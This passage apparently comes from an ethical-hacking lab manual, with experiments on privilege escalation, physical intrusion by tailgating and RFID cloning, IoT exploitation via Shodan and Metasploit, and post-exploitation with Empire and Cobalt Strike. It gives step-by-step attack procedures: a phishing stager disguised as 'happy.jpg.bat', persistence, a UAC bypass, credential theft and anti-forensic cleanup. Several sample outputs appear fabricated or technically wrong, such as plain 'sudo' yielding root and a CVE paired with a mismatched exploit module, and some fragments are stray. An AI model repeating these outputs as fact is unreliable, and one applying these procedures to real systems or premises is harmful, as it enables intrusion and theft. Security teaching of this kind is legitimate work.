- Search for files with world-writable permissions or SUID/SGID set.
- Look for setuid programs that can be exploited.
- Exploit vulnerable services or kernel flaws.

4. Exploit Execution: Run the identified exploit or tool to escalate privileges.

5. Result Analysis: Verify the privileges gained.

PROCEDURE:

1. Initial System Enumeration: Use tools like `nmap`, `netstat`, or `ps aux` to gather information about the system.

2. Windows Privilege Escalation:

- Misconfigured Permissions: Use `icacls` or `cacls` to identify files with weak permissions.
- Weak Services: Exploit services running as SYSTEM but vulnerable to unprivileged input.
- Credential Harvesting: Use Mimikatz to extract credentials.

3. Linux Privilege Escalation:

- Misconfigured Files: Check for SUID/SGID files using `find`.
- Vulnerable Exploits: Use Dirty Cow or similar to gain root access.

4. Privilege Escalation Verification:

- On Windows: Use `whoami` to verify admin access.
- On Linux: Use `id` or `whoami` to check root access.

SAMPLE OUTPUT:

WINDOWS EXAMPLE:

```
C:\Users\user>icacls "C:\Windows\System32\calc.exe"  
C:\Windows\System32\calc.exe BUILTIN\Administrators:(F)  
NT AUTHORITY\SYSTEM:(F)  
C:\Users\user>psexec -i -s calc.exe  
[+] Access granted to SYSTEM. Calculator launched.
```

Linux Example:

```
$ find / -type f -perm -04000  
/usr/bin/sudo
```

```
/usr/bin/ping
```

```
$ /usr/bin/sudo
```

```
root@target:/# whoami
```

```
root
```

RESULT:

In this experiment, privilege escalation techniques on both Windows and Linux systems were successfully demonstrated. On Windows, misconfigured file permissions and the use of Mimikatz allowed elevation to SYSTEM privileges. On Linux, exploiting SUID binaries and the Dirty Cow vulnerability led to root access. This emphasizes the importance of securing system permissions and services to prevent unauthorized privilege escalation.

EXP NO:

DATE:

ASSESSING PHYSICAL SECURITY CONTROLS OF A FACILITY

AIM:

To assess the physical security controls of a facility by attempting to gain unauthorized access through methods such as tailgating, lockpicking, and bypassing access control systems.

ALGORITHM:

1. Identify entry points to the facility including main doors, side doors, service entrances, etc.
2. Conduct reconnaissance to observe security patterns and access control mechanisms.
3. Attempt unauthorized access using methods such as:
 - Tailgating: Follow authorized personnel into restricted areas without authentication.
 - Lockpicking: Use basic tools to manipulate mechanical locks.
 - Bypassing Access Control Systems: Use spoofing devices or exploit physical vulnerabilities.
4. Document each attempt and whether access was successfully gained.
5. Evaluate the effectiveness of existing physical security controls based on the success/failure of each method.

PROCEDURE:

1. **Reconnaissance:** Observe entry/exit points and employee behavior at various times.
2. **Tailgating Attempt:**
 - Dress appropriately and carry props (e.g., fake badge, clipboard) to appear legitimate.
 - Follow closely behind an authorized employee entering a secure area.
3. **Lockpicking Attempt:**
 - Use a lockpick set on accessible mechanical locks (doors, cabinets, etc.).
 - Note time taken and success rate without damaging property.

4. Bypassing Access Control:

- Use tools or RFID spoofers to interact with access card readers or biometric systems.
- Attempt to identify and exploit weak points such as unsecured wiring or exposed panels.

5. Documentation: Record the results, photos (if permitted), and observations for each method attempted.

6. Evaluation: Assess which controls were effective or failed and provide security recommendations.

SAMPLE OUTPUT:

EXAMPLE LOG:

Method: Tailgating

Attempt: Followed an employee through a side door during lunch hours.

Result: SUCCESS - No one questioned the presence.

Method: Lockpicking

Attempt: Attempted to pick storage room lock with standard pick set.

Result: FAILURE - High-security lock, pick-resistant.

Method: Access Control Bypass

Attempt: Used RFID cloner to copy badge signal.

Result: SUCCESS - Cloned badge provided access to lobby area.

RESULT:

The physical security assessment revealed that some security measures were bypassable, such as through tailgating and RFID spoofing. However, high-security locks proved resistant to basic lockpicking. This emphasizes the need for employee awareness training, proper use of access control, and regular audits of physical barriers.

EXP NO:

DATE:

IDENTIFYING AND EXPLOITING IOT DEVICE VULNERABILITIES USING SHODAN AND SPECIALIZED TOOLS

AIM:

To identify Internet of Things (IoT) devices using Shodan and demonstrate how to exploit vulnerabilities in IoT protocols and firmware using specialized tools.

ALGORITHM:

1. Access Shodan and create an account if necessary.
2. Use relevant search filters and queries on Shodan to identify IoT devices (e.g., webcams, routers, smart appliances).
3. Analyze device banners and metadata to identify vendor, model, and firmware version.
4. Search for known vulnerabilities associated with identified devices using CVE databases or ExploitDB.
5. Use specialized tools (e.g., Metasploit, IoT Inspector, Binwalk) to exploit firmware or network vulnerabilities.
6. Document the outcome of exploitation attempts and potential risks.

PROCEDURE:

1. Shodan Device Identification:

- Visit <https://www.shodan.io> and log in.
- Use queries such as `webcamxp`, `port:554`, or `title:"DVR login"` to locate exposed IoT devices.
- Analyze search results for device type, IP, port, and service data.

2. Vulnerability Analysis:

- Note down manufacturer and firmware details from banners.
- Search databases like CVE Details, NIST NVD, or Exploit-DB for known issues.


3. Exploiting Vulnerabilities:

- Use tools such as Metasploit to run known exploits on identified devices.
- Use Binwalk or Firmware Mod Kit for static firmware analysis.
- Connect to devices via telnet/SSH/HTTP where no authentication is required.


4. Logging Results:

- Record the exploitation success/failure, type of access obtained (admin shell, video stream, etc.).
- Maintain ethical boundaries and ensure all activities are conducted in controlled environments.

SAMPLE OUTPUT:



SMB



RDP

SHODAN SEARCH RESULT:

IP: 192.168.1.100

Port: 81

Device: Web Camera

Firmware: v1.0.3

Banner: Server: Boa/0.94.14rc21

Exploit Found: CVE-2017-8225 (unauthenticated admin access)

EXPLOITATION RESULT:

Tool: Metasploit

Exploit Module: exploit/linux/http/dlink_auth_bypass

Result: SUCCESS - Admin shell obtained on remote camera.

RESULT:

IoT devices were successfully identified using Shodan. Vulnerabilities in certain exposed devices were exploited using Metasploit and firmware analysis tools. The experiment demonstrates the risk of leaving IoT devices exposed without proper security configurations and the importance of regular firmware updates and network segmentation.

EXP NO:

DATE:

POST-EXPLOITATION TECHNIQUES USING EMPIRE AND COBALT STRIKE

AIM:

To demonstrate post-exploitation techniques such as maintaining persistent access, escalating privileges, and exfiltrating data using offensive frameworks like Empire and Cobalt Strike.

ALGORITHM:

1. Gain initial access to the target system using phishing or exploit-based payloads.
2. Establish a remote session using agents/beacons in Empire or Cobalt Strike.
3. Maintain persistence using registry modifications, scheduled tasks, or startup scripts.
4. Enumerate system information and user privileges.
5. Attempt privilege escalation using known exploits or misconfigurations.
6. Exfiltrate sensitive files (e.g., credentials, documents) using secure channels.
7. Clean traces or use obfuscation techniques to avoid detection.

PROCEDURE:

1. Initial Compromise:

- Deploy an Empire stager via a phishing email or USB drop.
- Establish an agent session with the compromised system.

2. Persistence Techniques:

- Use Empire's `persistence/elevated/schtasks` or Cobalt Strike's `persistence` script.
- Add registry keys or scheduled tasks to run payloads on reboot.

3. Privilege Escalation:

- Run `powershell/privesc` or `bypassuac\_eventvwr` in Empire.
- Use Cobalt Strike's `getsystem` command or elevate via token impersonation.

4. Data Exfiltration:

- Use Empire's `exfil/file` module or `download` command to transfer files.
- In Cobalt Strike, use `download`, `socks`, or custom exfiltration scripts.

5. Post-exploitation Cleanup:

- Remove artifacts like scripts, logs, or temporary files.

- Use obfuscation or anti-forensic modules to reduce detection likelihood.

SAMPLE OUTPUT:

EMPIRE OUTPUT:

```
[Empire] Post-Exploitation Framework
[Version] 4.9.0 BC Security Fork | [Web] https://github.com/BC-SECURITY/Empire
[Starkiller] Multi-User GUI | [Web] https://github.com/BC-SECURITY/Starkiller
[Documentation] | [Web] https://bc-security.gitbook.io/empire-wiki/

  EMPiRE

  409 modules currently loaded
  0 listeners currently active
  0 agents currently active

[+] Connected to localhost.
(Empire) >

(Empire: listeners) > usestager windows/launcher_bat

Author      @harmj0y
Description Generates a self-deleting .bat launcher for Empire. Only works with
the HTTP and HTTP COM listeners.
Name        windows/launcher_bat

Record Options
Name      Value      Required  Description
-----
Bypasses  mattifestation etw  False     Bypasses as a space separated list
to be prepended to the launcher
Delete    True       False     Switch. Delete .bat after running.
Language  powershell  True      Language of the stager to generate.
Listener              True      Listener to generate stager for.
Obfuscate False      False     Switch. Obfuscate the launcher
powershell code, uses the
ObfuscateCommand Token\\All\\1  False     The Invoke-Obfuscation command to
use. Only used if Obfuscate switch
is True. For powershell only.
OutFile   launcher.bat  False     Filename that should be used for
the generated output, otherwise
returned as a string.

(Empire: usestager/windows/launcher_bat) > set Listener http
[*] Set Listener to http
(Empire: usestager/windows/launcher_bat) > set OutFile happy.jpg.bat
[*] Set OutFile to happy.jpg.bat
(Empire: usestager/windows/launcher_bat) > generate
[+] happy.jpg.bat written to /home/kali/tools/Empire/empire/client/generated-stagers/happy.jpg.bat
(Empire: usestager/windows/launcher_bat) >
```

(Empire: agents) > usemodule persistence/elevated/schtasks

(Empire: modules/persistence/elevated/schtasks) > execute

[+] Persistence established using scheduled task.

(Empire: agents) > upload secret_data.txt

[+] Upload successful.

(Empire: agents) >bypassuac_eventvwr

[+] UAC bypass successful, new high-integrity agent received.

COBALT STRIKE OUTPUT:



beacon >getsystem

[+] Attempting privilege escalation...

[+] Got SYSTEM!

beacon> download passwords.txt

[+] Downloaded 4KB from passwords.txt

RESULT:

Post-exploitation techniques were effectively demonstrated using Empire and Cobalt Strike. Persistence was achieved through scheduled tasks and registry edits. Privilege escalation and data exfiltration were successful, proving the importance of endpoint monitoring and system hardening to defend against post-compromise threats.